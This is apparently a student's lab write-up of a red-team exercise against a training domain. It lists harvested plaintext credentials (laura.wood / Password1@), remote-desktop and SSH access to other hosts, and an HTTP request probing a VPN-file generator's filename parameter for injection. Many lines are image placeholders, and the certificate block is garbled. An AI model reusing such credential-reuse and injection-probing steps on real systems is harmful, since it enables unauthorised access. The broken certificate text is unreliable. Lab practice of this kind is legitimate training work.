
Then I installed evolution in kali linux to receive and send message

Then I regrested using mail and password I get them from ecitizen





Then I used remmina to get remote desktop client access to other user







I used the



Username [laura.wood](#)



Password :Password1@


Domain : corp.thereserve.loc














```
File Actions Edit View Help
zsh: corrupt history file /home/thomas/.zsh_history
[thomas@kali:~] $ sudo su
[sudo] password for thomas:
[root@kali:~/home/thomas]
# ssh ubuntu@10.201.151.12 -i /root/.ssh/id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Oct 24 04:05:02 UTC 2024

System load: 0.0      Processes:          108
Usage of /: 50.3% of 7.68GB  Users logged in: 0
Memory usage: 18%      IP address for ens5: 10.201.151.12
Swap usage: 0%         IP address for tun0: 12.100.1.1


* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings

Last login: Wed Oct 23 23:35:37 2024 from 10.51.149.12
ubuntu@ip-10-201-151-12:~$
```

Using username as input for generating the openvpn file, I might have a possible injection point in the Account field of the openvpn generation website:



Request

```

1 GET /requestview.php?filename=edward.banks HTTP/1.1
2 Host: 10.201.151.12
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/pjpeg,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
7 Referer: http://10.201.151.12/vpncontrol.php
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=0t+3584v07g46akce8098j9ef
10 Connection: keep-alive
11
12

```

Response

```

1.4 dev tun
1.5 proto tcp
1.6 sndbuf 0
1.7 rcvbuf 0
1.8 remote 10.201.151.12 1194
1.9 resolve-retry infinite
1.9 nobind
2.1 persist-key
2.2 persist-tun
2.3 remote-cert-tls server
2.4 auth SHA512
2.5 ciphers AES-256-CBC
2.6 key-direction 1
2.7 verb 3
2.8 <><>
2.9 -->BEGIN CERTIFICATE<-->
2.9.0 -----C4A1cphzIDApJUmp-MsDwCN2JWfjChaaAbp0OY3RgZ2hvvtNQEL
2.9.1 BQAwEzERMAgALLUEAw1Z2hhhd1TNUhfrcNM)ANzA4M)AvH)UxvhchMtAzNzA2
2.9.2 MjAwMjUxhjATRwEWoYDVQDDAhDaGFuZ2ZNZTCAS1wOYJKoZIvhNAQEBOAD
